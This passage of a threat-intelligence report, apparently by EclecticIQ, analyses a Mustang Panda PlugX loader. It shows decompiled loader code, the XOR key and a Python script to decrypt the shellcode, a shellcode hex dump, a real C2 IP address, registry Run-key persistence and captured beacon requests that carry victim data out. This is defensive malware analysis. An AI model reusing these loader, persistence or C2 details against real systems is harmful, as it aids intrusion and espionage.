


```
                    FUN_10001d12

10001d12 33 c0        XOR       EAX,EAX
10001d14 40           INC       EAX
10001d15 c2 0c 00     RET       0xc

                    ****************************************
                    *                   FUNCTION
                    ****************************************
                    undefined4 __stdcall Init(void)
                      assume FS_OFFSET = 0xffdff000
        undefined4    EAX:4        <RETURN>
```

```

undefined4 Init(void)

{
                    /* 0x1d18  4  Init */
  mw_get_kernel32_base_addr();
  mw_drcrypt_load_payload();
  return 0;
}

```

Figure 8 – Decompiled PlugX loader contains decryption function.

During static analysis, EclecticIQ analysts identified that the PlugX malware loader used a simple XOR algorithm to decrypt the LMIGuardianDAT.dat (XOR encrypted PlugX shellcode) to avoid signature-based detection from antimalware solutions.



Listing: LMIGuardianDll.dll - (12 addresses selected)


```
                01 10
                         ********************************************************...
                         * 0x47F XOR KEY                                         ...
                         ********************************************************...
                         0x47F XOR KEY
100019fe 30 04 29          XOR        byte ptr [uVar8 + unaff_EBP*0x1],iVar5
10001a01 41                INC        uVar8
10001a02 3b cf             CMP        uVar8,EDI
10001a04 72 ec             JC         LAB_100019f2
```

Decompile: mw_drcrypt_load_payload - (LMIGuardianDll.dll)

```
    if (uVar6 != 0) {
      do {
        xor_key = xor_key + (uVar6 >> 1);
                    /* 0x47F XOR KEY */
        pcVar1[uVar3] = (code)((byte)pcVar1[uVar3] ^ (byte)xor_key);
        uVar3 = uVar3 + 1;
      } while (uVar3 < uVar6);
    }
```

Figure 9 – XOR key is stored statically to perform decryption during execution time of PlugX loader.

PlugX loader used a static XOR key “0x47F”, to decrypt the PlugX shellcode. The below image shows a Python script being used to decrypt the LMIGuardianDAT.dat.



```python
import sys

# XOR key
xor_key = 0x47F
enc_payload = bytearray(open(sys.argv[1],'rb').read())

size = len(enc_payload)
dec_payload = bytearray(size)

for i in range(size):
    xor_key += size >> 1
    dec_payload[i] = (enc_payload[i] ^ xor_key) & 0xFF

open(sys.argv[2],'wb').write(dec_payload)

print("[*] %s saved to %s!" % (sys.argv[1],sys.argv[2]))
```


```
C:\Users\Arda\Desktop\Decrypt_Plugx>python Decrypt.py LMIGuardianDat.dat Decrypted_Shellcode.bin
[*] LMIGuardianDat.dat saved to Decrypted_Shellcode.bin!

C:\Users\Arda\Desktop\Decrypt_Plugx>
```

HxD - [C:\Users\Arda\Desktop\Decrypt_Plugx\Decrypted_Shellcode.bin]
16
Windows (ANSI)
hex
File Edit Search View Analysis Tools Window Help
Decrypted_Shellcode.bin

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  74 02 23 D2 E8 00 00 00 00 58 66 83 CC 00 FC 4D  t.#Òè....XfƒÌ.üM
00000010  45 55 76 06 7F 04 66 C1 C2 40 FC FC 89 E5 F8 0B  EUv...fÁÂ@üü‰åø.
00000020  F6 52 5A 89 C3 50 74 05 7F 03 C1 CA 60 58 90 05  öRZ‰ÃPt...ÁÊ`X..
00000030  56 0C 00 00 81 EB 00 00 00 00 81 C3 56 F6 08 00  V....ë.....ÃVö..
00000040  70 06 81 FE F9 0D 00 00 F9 68 05 00 00 00 0A DB  p..þù...ùh.....Û
00000050  66 83 F8 AA C1 C4 00 FC 68 8D 00 00 00 51 81 CF  fƒøªÁÄ.üh....Q.Ï
00000060  00 00 00 00 59 0A C9 53 68 35 90 EC EA 50 0D 00  ....Y.ÉSh5.ìêP..
00000070  00 00 00 58 50 8B DB E8 0C 00 00 00 76 03 76 01  ...XP‹Ûè....v.v.
00000080  90 C9 C0 CB 38 87 FF C3 81 EC 18 01 00 00 53 55  .ÉÀË8‡ÿÃ.ì....SU
00000090  56 57 6A 6B 58 6A 65 66 89 84 24 CC 00 00 00 33  VWjkXjef‰„$Ì...3
000000A0  ED 58 6A 72 59 6A 6E 5B 6A 6C 5A 6A 33 66 89 84  íXjrYjn[jlZj3f‰„
```

Figure 10 – Decrypted PlugX shellcode.


Once the PlugX malware has been executed in-memory, the C2 config is decrypted. The C2 IP address 217[.]12[.]206[.]116 and the campaign ID of “test2022” are seen in the figures below:



```
                       campaign_ID
10095e04 74 00 65      unicode    u"test2022"
         00 73 00
         74 00 32...
10095e16 00            ??         00h
```

```
wchar_t * get_campaign_ID(void)

{
  return campaign_ID;
}
```

Figure 11 – Decompiled PlugX malware contains campaign ID as a fingerprint of the attack to categorize the victims.



```
                       C2_IP
1009608c 01            ??         01h
1009608d 00            ??         00h
1009608e bb            ??         BBh
1009608f 01            ??         01h
10096090 32 31 37      ds         "217.12.206.116"
         2e 31 32
         2e 32 30...
```


```
undefined * get_C2_IP(void)

{
  return &C2_IP;
}

```

Figure 12 - Decompiled PlugX malware contains command and control (C2) IP address as static.

Third Stage: Registry Run Key Persistence

Mustang Panda abuses Windows registry run keys to gain persistence on the infected system. On Windows operating systems the run registry keys execute the specified program when a user logs on to the device.

The PlugX malware created a new run key called as LMIGuardian Update, shown in the image below.




```
Process Name     PID Operation       Path                                                              Result
test2022.ucp     732 RegCreateKey    HKCU\Software\Microsoft\Windows\CurrentVersion\Run                SUCCESS
test2022.ucp     732 RegSetInfoKey   HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                SUCCESS
test2022.ucp     732 RegQueryKey     HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                SUCCESS
test2022.ucp     732 RegSetValue     HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\LMIGuardian Update   SUCCESS
test2022.ucp     732 RegCloseKey     HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                SUCCESS
```

```
Date:       12/30/2022 8:16:46.2857801 AM
Thread:     8984
Class:      Registry
Operation:  RegSetValue
Result:     SUCCESS
Path:       HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\LMIGuardian Update
Duration:   0.0000514

Type:       REG_SZ
Length:     134
Data:       "C:\Users\RE\AppData\Roaming\SamsungDriver\LMIGuardianSvc.exe" 748
```

Figure 13 – Persistence established by malware after writing a new Run key.

Every logon will cause the Windows registry run key to execute the LMIGuardianSvc.exe, triggering the DLL Hijacking that leads to PlugX malware execution.



Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


Name	Type	Data
(Default)	REG_SZ	(value not set)
LMIGuardian Update	REG_SZ	"C:\Users\RE\AppData\Roaming\SamsungDriver\LMIGuardianSvc.exe" 748

Value name: LMIGuardian Update

Value data: "C:\Users\RE\AppData\Roaming\SamsungDriver\LMIGuardianSvc.exe" 748

Figure 14 – Written registry key.

The malware creates a new file path which is being used by the persistence mechanism (Run key) to execute the LMIGuardianSvc.exe on this specific file path:




Local Disk (C:) › Users › RE › AppData › Roaming › SamsungDriver
LMIGuardianDll.dll
LMIGuardianSvc.exe
PlugX Loader

Figure 15 – New file path created for persistence execution of PlugX malware.

Fourth Stage: Command and Control Connection


After a successful execution of PlugX malware, it connects to a remote C2 server which is used to send commands to compromised systems via the PlugX malware and to receive exfiltrated data from a target network.



```
LMIGuardianSvc.exe (7652) requested TCP 217.12.206.116:443
  GET / HTTP/1.1
  Connection: Keep-Alive
  Accept: */*
  User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 10.0; .NET4.0C; .NET4.0E; Tablet PC 2.0; .NET CLR 2.0.50727; .NET

  Sec-Dest: 6EZtiuHo
  Sec-Site: 7C649687328F8D338105
  Host: 217.12.206.116

  GET / HTTP/1.1
  Connection: Keep-Alive
  Accept: */*
  User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 10.0; .NET4.0C; .NET4.0E; Tablet PC 2.0; .NET CLR 2.0.50727; .NET

  Sec-Dest: 94ybhCdy
  Sec-Site: 91969687328F8D338105
  Host: 217.12.206.116

  GET / HTTP/1.1
  Connection: Keep-Alive
  Accept: */*
  User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 10.0; .NET4.0C; .NET4.0E; Tablet PC 2.0; .NET CLR 2.0.50727; .NET

  Sec-Dest: 95Walajt
  Sec-Site: 68989687328F8D338105
  Host: 217.12.206.116
```

Figure 16 – Request headers and server response observed in Mustang Panda's customized PlugX variant.


Once the device is infected, an attacker can remotely execute several kinds of commands on the affected system. 'Sec-Dest' and 'Sec-Site' HTTP sections contain encrypted data of victim machine information sent to attackers.



```
GET / HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 10.0; .NET4.0C; .NET4.0E;
Tablet PC 2.0; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Sec-Dest: 85VpxlMI
Sec-Site: 798F9687328F8D338105
Host: 217[.]12[.]206[.]116
```

Figure 17 - Network capture during the TCP request to remote C2 server over port 443.

The C2 IP address 217[.]12[.]206[.]116 was seen hosting another service on port 8088 with a unique SSL certificate that is itself issued to the IP address 45[.]134[.]83[.]29, which is identified as additional Mustang Panda's infrastructure, according to the BlackBerry Research & Intelligence Team [1].



Certificate Information

Windows does not have enough information to verify this certificate.

Issued to: 45.134.83.29

Issued by: CTA Root CA

Valid from 2022-02-23 to 2032-03-03

This page isn't working


217.12.206.116 didn't send any data.

ERR_EMPTY_RESPONSE

Figure 18 – Issued SSL certificate contains another IP address, which was used by Mustang Panda APT group for previous attacks. [1]

Conclusion

EclecticIQ analysts assess it is almost certain the APT group Musta Panda was responsible for this attack. Mustang Panda has leveraged PlugX malware in previous campaigns targeting the Ukraine and has used similar TTPs like DLL hijacking. The group previously used Windows shortcut (LNK) files disguised using double extensions (such as .doc.lnk) with a Microsoft Word icon and has abused registry run keys for persistence. The SSL certificated used in this attack overlaps with previous Mustang Panda activity targeting the Ukraine.



□ Name	Date modified	Type	Size
□ _	10/25/2022 5:36 AM	File folder	
Political Guidance for the new EU approach towards Russia.doc	10/25/2022 5:36 AM	Shortcut	3 KB

Figure 19 – Example of LNK Phishing lure used by Mustang Panda APT group in their previous attacks. [2]

EclecticIQ analysts assess it is probable the target for this lure document was a European entity. The phishing lure used in the campaign discusses the effect EU sanctions against Russia will have on the European Union. Mustang Panda has targeted European organizations before in a similar campaign in 2022-10-26 [Figure 19]. Mustang Panda APT group continues to be a highly active threat group conducting cyber operations targeting organizations across Europe [2]. EclecticIQ analysts have identified Mustang Panda operators adding new evasion techniques, like using a custom malware loader to execute an encrypted PlugX sample for the purpose of increasing infection rates and staying under the radar while performing cyber espionage activates against victims.

